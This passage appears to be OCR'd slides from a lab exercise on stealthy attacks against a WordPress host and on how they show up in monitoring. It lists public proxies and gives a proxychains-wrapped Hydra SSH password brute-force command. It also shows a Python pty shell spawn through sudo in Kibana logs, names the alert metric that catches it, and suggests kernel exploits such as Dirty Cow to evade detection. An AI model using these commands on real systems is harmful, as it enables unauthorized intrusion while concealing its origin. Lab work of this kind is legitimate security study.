
Stealth Exploitation of Wordpress and Weak Password Policy



```
root@Kali:~# proxybroker find --types 'HTTP'
<Proxy US 0.16s [HTTP: Anonymous] 20.69.69.212:3128>
<Proxy GB 0.33s [HTTP: Anonymous] 79.143.87.140:9090>
<Proxy SG 0.36s [HTTP: Anonymous] 128.199.214.87:3128>
<Proxy KR 0.36s [HTTP: High] 114.199.198.211:8080>
<Proxy FR 0.39s [HTTP: High] 82.64.183.22:8080>
<Proxy ID 0.39s [HTTP: High] 27.112.70.203:8083>
<Proxy US 0.09s [HTTP: High] 198.199.83.163:80>
<Proxy US 0.49s [HTTP: High] 47.56.69.11:8000>
<Proxy DE 0.17s [HTTP: High] 185.170.215.228:80>
<Proxy SE 0.56s [HTTP: Anonymous] 193.14.162.9:80>
<Proxy US 0.02s [HTTP: High] 107.1.80.135:80>
<Proxy RU 0.70s [HTTP: High] 92.223.80.101:3128>
```

While it has not completely hidden us, we can run proxychains in front of our attack tools and appear as if it's from a different country.

proxychains *Hydra -l michael -P /usr/share/wordlists/rockyou.txt. -vV 192.168.1.110 -t 4 ssh*



My IP Address is:

IPv4: 20.81.107.203

IPv6: Not detected

My IP Information:

Your private information is exposed!

ISP: Microsoft Corporation

City: Washington

Click for more details about 20.81.107.203

Location not accurate?

Stealth Exploitation of Python with sudo permissions


Monitoring Overview

- Which alerts detect this exploit?
  - Metric used: **system.auth.sudo.command**
  - Use of sudo command without being on privileged accounts. Or when accessing privileged directories by unauthorised users.
  - Privilege Escalation Alerts.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access.
- Dirty Cow exploit

Stealth Exploitation of Python with sudo permissions



Top sudo commands [Filebeat System] ECS

system.auth.sudo.command: Descending	user.name: Descending	Count
/bin/bash	vagrant	4
/usr/bin/python -c import pty;pty.spawn("/bin/bash");	steven	3

Export: Raw Formatted

Sudo commands by user [Filebeat System] ECS